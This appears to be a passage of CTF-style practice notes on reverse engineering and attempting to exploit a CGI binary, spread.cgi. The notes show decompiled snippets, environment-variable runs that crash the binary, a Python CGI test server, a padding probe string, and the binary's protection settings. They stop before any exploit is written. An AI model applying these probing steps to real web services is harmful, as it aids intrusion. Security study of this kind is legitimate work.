
`./spread.cgi` (in docker)



```
root@ab83818b38a7:/usr/lib/cgi-bin#
root@ab83818b38a7:/usr/lib/cgi-bin# ./spread.cgi
Content-Type: text/html

<html>
<head>
<meta charset="utf-8"></head>
Whot?root@ab83818b38a7:/usr/lib/cgi-bin#
```

Reverse engineer spread.cgi

getenv




```
puts("<html>");
puts("<head>\n<meta charset=\"utf-8\"></head>");
request_method = getenv("REQUEST_METHOD");
query_string = getenv("QUERY_STRING");
if ((query_string != (char *)0x0) && (request_method != (char *)0x0)) {
  iVar1 = strcmp(request_method,"GET");
  if (iVar1 == 0) {
```

Add env

```
REQUEST_METHOD="GET"
QUERY_STRING="fname=1&lname=2&email=3&phone=4&birth=
5&id=6&credit=7" ./spread.cgi
```

Add env

```
REQUEST_METHOD="GET"
QUERY_STRING="fname=1&lname=2&email=3&phone=4&birth=
5&id=6&credit=7" ./spread.cgi
```




```
root@ab83818b38a7:/usr/lib/cgi-bin#
root@ab83818b38a7:/usr/lib/cgi-bin# REQUEST_METHOD="GET" QUERY_STRING="fname=1&lname=2&email=3&phone=4
&birth=5&id=6&credit=7" ./spread.cgi
Content-Type: text/html

<html>
<head>
<meta charset="utf-8"></head>
Segmentation fault (core dumped)
root@ab83818b38a7:/usr/lib/cgi-bin#
```


Try to build the server myself using `spread.cgi`

Still doesn’t work…

Try to build the server myself (test my custom cgi)




```python
# cgi_server.py
import http.server
import socketserver

PORT = 8004

Handler = http.server.CGIHTTPRequestHandler
Handler.cgi_directories = ['/cgi_bin']

with socketserver.TCPServer(("", PORT), Handler) as httpd:
    print("serving at port", PORT)
    httpd.serve_forever()
```



```
$
$ tree ./
./
├── cgi_bin
│   ├── input
│   └── vuln.cgi
└── cgi_server.py

1 directory, 3 files
$
```

Try to build the server myself (test my custom cgi)



```
PS C:\Users\shark>
PS C:\Users\shark> curl http://192.168.50.94:8004?AAAABBBBCCCCDDDD


StatusCode        : 200
StatusDescription : OK
Content           : <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
                    <html>
                    <head>
                    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
                    <title>Directory listing fo...
RawContent        : HTTP/1.0 200 OK
                    Content-Length: 484
                    Content-Type: text/html; charset=utf-8
                    Date: Wed, 29 May 2024 22:14:16 GMT
                    Server: SimpleHTTP/0.6 Python/3.10.12

                    <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01...
Forms             : {}
Headers           : {[Content-Length, 484], [Content-Type, text/html; charset=utf-8], [Date, Wed, 29 May 2024 22:14:16
                    GMT], [Server, SimpleHTTP/0.6 Python/3.10.12]}
Images            : {}
InputFields       : {}
Links             : {@{innerHTML=.cgi_server.py.swp; innerText=.cgi_server.py.swp; outerHTML=<A href=".cgi_server.py.sw
                    p">.cgi_server.py.swp</A>; outerText=.cgi_server.py.swp; tagName=A; href=.cgi_server.py.swp}, @{inn
                    erHTML=cgi_bin/; innerText=cgi_bin/; outerHTML=<A href="cgi_bin/">cgi_bin/</A>; outerText=cgi_bin/;
                     tagName=A; href=cgi_bin/}, @{innerHTML=cgi_server.py; innerText=cgi_server.py; outerHTML=<A href="
                    cgi_server.py">cgi_server.py</A>; outerText=cgi_server.py; tagName=A; href=cgi_server.py}}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength  : 484



PS C:\Users\shark>
```

My cgi works fine.


Just run the binary without apache…

```
REQUEST_METHOD="GET"
QUERY_STRING="fname=1&lname=2&email=3&phone=4&birth=
5&id=6&credit=7" ./spread.cgi
```

Just run the binary without apache...

works?

```
REQUEST_METHOD="GET"
QUERY_STRING="fname=1&lname=2&email=3&phone=4&birth=
5&id=6&credit=7" ./spread.cgi
```



```
$
$ REQUEST_METHOD="GET" QUERY_STRING="fname=1&lname=2&email=3&phone=4&birth=5&id=6&credit=7" ./spread.c
gi
Content-Type: text/html

<html>
<head>
<meta charset="utf-8"></head>
curl: (7) Failed to connect to 127.0.0.1 port 7122 after 0 ms: Connection refused
Thanks for you contribution ଘ(੭ˊᵕˋ)੭* ੈ✩‧₊˚$
```

~~PWN the service~~

Need Docker-related files that can run properly.

~~PWN the service~~

Need Docker-related files that can run properly.

PWN the binary


Just for practice… QQ (ubuntu 22.04)

`spread.cgi` info

```
ELF 64-bit LSB executable
dynamically linked
stripped
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
